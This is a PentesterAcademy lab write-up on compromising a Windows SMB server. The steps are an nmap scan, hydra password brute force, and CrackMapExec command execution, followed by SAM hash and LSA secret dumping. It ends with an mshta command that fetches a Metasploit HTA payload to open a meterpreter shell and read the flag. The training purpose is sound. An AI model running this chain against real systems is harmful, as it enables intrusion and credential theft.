

ATTACK
DEFENSE
by PentesterAcademy

Name	Windows: SMB Server CrackMapExec
URL	https://attackdefense.com/challengedetails?cid=1962
Type	Windows Exploitation: Services

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.0.94
root@attackdefense:~#
```

Step 2: Run an Nmap scan against the target IP.

Command: nmap 10.0.0.94

```
root@attackdefense:~# nmap 10.0.0.94
Starting Nmap 7.70 ( https://nmap.org ) at 2020-09-26 23:27 IST
Nmap scan report for ip-10-0-0-94.ap-southeast-1.compute.internal (10.0.0.94)
Host is up (0.0027s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 13.60 seconds
root@attackdefense:~#
```

Step 3: We have discovered that multiple ports are open. The SMB port 445 is also exposed. We will run nmap script to list the supported protocols and dialects of a SMB server.

Command: nmap -p445 --script smb-protocols 10.0.0.94

```
root@attackdefense:~# nmap -p445 --script smb-protocols 10.0.0.94
Starting Nmap 7.70 ( https://nmap.org ) at 2020-09-26 23:28 IST
Nmap scan report for ip-10-0-0-94.ap-southeast-1.compute.internal (10.0.0.94)
Host is up (0.0028s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-protocols:
|   dialects:
|     2.02
|     2.10
|     3.00
|     3.02
|_    3.11

Nmap done: 1 IP address (1 host up) scanned in 18.52 seconds
root@attackdefense:~#
```

Step 4: We will run a hydra tool to find all the valid users and their passwords.

Commands:
hydra -L /usr/share/metasploit-framework/data/wordlists/common_users.txt -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt 10.0.0.94 smb2


```
root@attackdefense:~# hydra -L /usr/share/metasploit-framework/data/wordlists/common_users
hare/metasploit-framework/data/wordlists/unix_passwords.txt 10.0.0.94 smb2
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or
 organizations, or for illegal purposes (this is non-binding, these *** ignore laws and et

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-09-26 23:30:38
[WARNING] Workgroup was not specified, using "WORKGROUP"
[DATA] max 16 tasks per 1 server, overall 16 tasks, 7063 login tries (l:7/p:1009), ~442 tr
[DATA] attacking smb2://10.0.0.94:445/
[445][smb2] host: 10.0.0.94   login: sysadmin   password: strawberry
[445][smb2] host: 10.0.0.94   login: demo   password: mustang
[445][smb2] host: 10.0.0.94   login: auditor   password: maganda
[445][smb2] host: 10.0.0.94   login: administrator   password: sebastian
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-09-26 23:30:46
root@attackdefense:~#
```

We have found four valid users and their passwords. We will use crackmpaexec tool for post exploitation.

Step 5: Running windows commands on the target machine using crackmpaexec.

Commands:

crackmapexec smb 10.0.0.94 -u Administrator -p 'sebastian' -x ipconfig



We have successfully executed ipconfig on the target machine and received an output.

Step 6: Extracting hashes of the windows users.

Command: crackmapexec smb 10.0.0.94 -u Administrator -p 'sebastian' --sam

```
root@attackdefense:~# crackmapexec smb 10.0.0.94 -u Administrator -p 'sebastian' --sam
SMB 10.0.0.94 445 EC2AMAZ-408S766 [*] Windows 10.0 Build 14393 (name:EC2AMAZ-408S766) (domain:EC2AMAZ-408S766) (signing:False)
(SMBv1:False)
SMB 10.0.0.94 445 EC2AMAZ-408S766 [+] EC2AMAZ-408S766\Administrator:sebastian (Pwn3d!)
SMB 10.0.0.94 445 EC2AMAZ-408S766 [+] Dumping SAM hashes
SMB 10.0.0.94 445 EC2AMAZ-408S766 Administrator:500:aad3b435b51404eeaad3b435b51404ee:94ebf4c21e29d139fd332a535626ad6e:::
SMB 10.0.0.94 445 EC2AMAZ-408S766 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 10.0.0.94 445 EC2AMAZ-408S766 DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 10.0.0.94 445 EC2AMAZ-408S766 sysadmin:1011:aad3b435b51404eeaad3b435b51404ee:d6c5976e07cdb410be19b84126367e3d:::
SMB 10.0.0.94 445 EC2AMAZ-408S766 auditor:1012:aad3b435b51404eeaad3b435b51404ee:ba9a038e579c1d0263aedcef043243d9:::
SMB 10.0.0.94 445 EC2AMAZ-408S766 demo:1013:aad3b435b51404eeaad3b435b51404ee:74ed32086b1317b742c3a92148df1019:::
SMB 10.0.0.94 445 EC2AMAZ-408S766 [+] Added 6 SAM hashes to the database
root@attackdefense:~#
```

Step 7: Extracting LSA secrets

Command: crackmapexec smb 10.0.0.94 -u Administrator -p 'sebastian' --lsa

```
root@attackdefense:~# crackmapexec smb 10.0.0.94 -u Administrator -p 'sebastian' --lsa
SMB         10.0.0.94       445    EC2AMAZ-408S766  [*] Windows 10.0 Build 14393 (name:EC2AMAZ-408S766) (domain:EC2AMAZ-408S766) (signing:False)
(SMBv1:False)
SMB         10.0.0.94       445    EC2AMAZ-408S766  [+] EC2AMAZ-408S766\Administrator:sebastian (Pwn3d!)
SMB         10.0.0.94       445    EC2AMAZ-408S766  [+] Dumping LSA secrets
SMB         10.0.0.94       445    EC2AMAZ-408S766  dpapi_machinekey:0xb6e42963e61bf9cd6ee692ccfe85fce12acca9ae
dpapi_userkey:0xeaa725d1fb1e5b39c2c925ede76c9b29d5a1c1c8
SMB         10.0.0.94       445    EC2AMAZ-408S766  NL$KM:2e74ed5562cb0c23833dc65651ceb29363bc5fc9598b25db1ffcf9a226503160c467c4473bead701869b673
170f930a14999f2296d1985d4f201bec065261920
SMB         10.0.0.94       445    EC2AMAZ-408S766  [+] Dumped 2 LSA secrets to /root/.cme/logs/EC2AMAZ-408S766_10.0.0.94_2020-09-26_233438.secre
ts and /root/.cme/logs/EC2AMAZ-408S766_10.0.0.94_2020-09-26_233438.cached
root@attackdefense:~#
```

Step 8: Checking all the available shared drives/folders.

Command: crackmapexec smb 10.0.0.94 -u Administrator -p 'sebastian' --shares

```
root@attackdefense:~# crackmapexec smb 10.0.0.94 -u Administrator -p 'sebastian' --shares
SMB         10.0.0.94       445    EC2AMAZ-408S766  [*] Windows 10.0 Build 14393 (name:EC2AMAZ-408S766) (domain:EC2AMAZ-408S766) (signing:False)
(SMBv1:False)
SMB         10.0.0.94       445    EC2AMAZ-408S766  [+] EC2AMAZ-408S766\Administrator:sebastian (Pwn3d!)
SMB         10.0.0.94       445    EC2AMAZ-408S766  [+] Enumerated shares
SMB         10.0.0.94       445    EC2AMAZ-408S766  Share           Permissions     Remark
SMB         10.0.0.94       445    EC2AMAZ-408S766  -----           -----------     ------
SMB         10.0.0.94       445    EC2AMAZ-408S766  admin           READ,WRITE
SMB         10.0.0.94       445    EC2AMAZ-408S766  ADMIN$          READ,WRITE      Remote Admin
SMB         10.0.0.94       445    EC2AMAZ-408S766  C               READ,WRITE
SMB         10.0.0.94       445    EC2AMAZ-408S766  C$              READ,WRITE      Default share
SMB         10.0.0.94       445    EC2AMAZ-408S766  IPC$            READ            Remote IPC
SMB         10.0.0.94       445    EC2AMAZ-408S766  public          READ,WRITE
root@attackdefense:~#
```

Step 9: Gaining meterpreter shell by hta_server.

Commands:
msfconsole -q
use exploit/windows/misc/hta_server
exploit

"*This module hosts an HTML Application (HTA) that when opened will run a payload via Powershell.* "

```
msf5 > use exploit/windows/misc/hta_server
msf5 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.0.2:4444
[*] Using URL: http://0.0.0.0:8080/RHfz3BgwVlSP.hta
[*] Local IP: http://10.10.0.2:8080/RHfz3BgwVlSP.hta
[*] Server started.
msf5 exploit(windows/misc/hta_server) >
```

Step 10: Executing Payload using crackmapexec.

Payload: mshta.exe http://10.10.0.2:8080/RHfz3BgwVlSP.hta

Command: crackmapexec smb 10.0.0.94 -u Administrator -p 'sebastian' -x 'mshta.exe http://10.10.0.2:8080/RHfz3BgwVlSP.hta'
sessions -i 1

```
root@attackdefense:~# crackmapexec smb 10.0.0.94 -u Administrator -p 'sebastian' -x 'mshta.exe http://10.10.0.2:8080/RHfz3BgwVlSP.hta'
SMB         10.0.0.94       445    EC2AMAZ-408S766  [*] Windows 10.0 Build 14393 (name:EC2AMAZ-408S766) (domain:EC2AMAZ-408S766) (signing:False)
(SMBv1:False)
SMB         10.0.0.94       445    EC2AMAZ-408S766  [+] EC2AMAZ-408S766\Administrator:sebastian (Pwn3d!)
SMB         10.0.0.94       445    EC2AMAZ-408S766  [+] Executed command
root@attackdefense:~#
```

We can expect a meterpreter shell.

```
msf5 > use exploit/windows/misc/hta_server
msf5 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.0.2:4444
[*] Using URL: http://0.0.0.0:8080/RHfz3BgwVlSP.hta
[*] Local IP: http://10.10.0.2:8080/RHfz3BgwVlSP.hta
[*] Server started.
msf5 exploit(windows/misc/hta_server) >
msf5 exploit(windows/misc/hta_server) >
msf5 exploit(windows/misc/hta_server) >
msf5 exploit(windows/misc/hta_server) >
msf5 exploit(windows/misc/hta_server) >
msf5 exploit(windows/misc/hta_server) >
[*] 10.0.0.94        hta_server - Delivering Payload
[*] Sending stage (180291 bytes) to 10.0.0.94
[*] Meterpreter session 1 opened (10.10.0.2:4444 -> 10.0.0.94:49699) at 2020-09-26 23:39:57 +0530
```

Step 11: Searching the flag.

Commands:
shell
cd /
dir
type flag.txt

```
meterpreter > shell
Process 2988 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\>cd /
cd /

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3E75-72A0

 Directory of C:\

09/25/2020  05:59 PM    <DIR>          admin
09/25/2020  04:47 PM                32 flag.txt
02/23/2018  11:06 AM    <DIR>          PerfLogs
12/13/2017  09:00 PM    <DIR>          Program Files
09/25/2020  06:43 AM    <DIR>          Program Files (x86)
09/25/2020  05:59 PM    <DIR>          public
09/25/2020  06:15 AM    <DIR>          Users
09/25/2020  05:59 PM    <DIR>          Windows
               1 File(s)             32 bytes
               7 Dir(s)  15,762,026,496 bytes free

C:\>type flag.txt
type flag.txt
dc6738a4ac0d7a4a379eb300d84af6ae
C:\>
```

This reveals the flag to us.

Flag: dc6738a4ac0d7a4a379eb300d84af6ae

References:

1. CrackMapExec (https://github.com/byt3bl33d3r/CrackMapExec)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/windows/misc/hta_server)

3. Nmap Script (https://nmap.org/nsedoc/scripts/smb-protocols.html)